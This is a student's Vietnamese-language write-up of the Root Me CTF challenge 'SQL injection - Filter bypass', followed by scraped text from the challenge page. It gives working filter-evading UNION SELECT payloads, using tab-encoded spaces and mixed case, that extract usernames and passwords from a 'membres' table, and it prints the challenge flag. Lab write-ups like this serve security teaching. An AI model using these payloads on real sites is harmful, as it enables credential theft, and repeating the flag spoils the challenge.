Lê Hoàng Phúc

MSSV: 20521763


Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - Filter bypass

Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Filter-bypass


Payload Id=2%09div%092

Trường id là 2 nhưng kết quả trả về là 1 chứng tỏ ta đã injection thành công:



Dùng payload sau:

-
1%09UniON%09SElect%09*FroM%09(SELECT%091)a1%09JoiN%09(SELECT%092)a2%09JoiN%09(SeLECT%093)a3%09JoIN%09(SeLECT%094)a4




View source thấy cấu trúc bảng:

```
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css'
<h3><a href="?action=login">Authentification</a> | <a href="?act
<!--
// CREATE TABLE IF NOT EXISTS `membres` (
//   `id` int(1) NOT NULL AUTO_INCREMENT,
//   `username` VARCHAR(5) NOT NULL,
//   `pass` VARCHAR(20) NOT NULL,
//   `email` VARCHAR( 50 ) NOT NULL,
//   PRIMARY KEY (`id`)
// ) ENGINE=MyISAM  DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;
-->

```


Exploit:

Payload:-
1%09UniON%09SElect%09*FroM%09(SELECT%09username%09fROM%09membres%09LIMIT%091)a1%09JoiN%09(SELECT%09pass%09fROM%09membres%09LIMIT%091)a2%09JoiN%09(SeLECT%093)a3%09JoIN%09(SeLECT%094)a4



Flag: KLfgyTIJbdhursqli

Time : 30p


Root Me
Capture The Flag
Challenges
Community
Information
345 visitors now
Offers
Chatbox
HOME / CHALLENGES / WEB - SERVER
SQL injection - Filter bypass
80 Points
Authentication v0.03
Author
Level
Validations
Note
Statement
Retrieve the administrator's password.
Start the challenge
12 related ressource(s)
Blackhat Europe 2009 - Advanced SQL injection whitepaper (Exploitation - Web)
Guide to PHP security : chapter 3 SQL injection (Exploitation - Web)
Blackhat US 2006 : SQL Injections by truncation (Exploitation - Web)
Manipulating SQL server using SQL injection (Exploitation - Web)
White paper SQL injection (Exploitation - Web)
Validation
Well done, you won 80 Points
tweet it!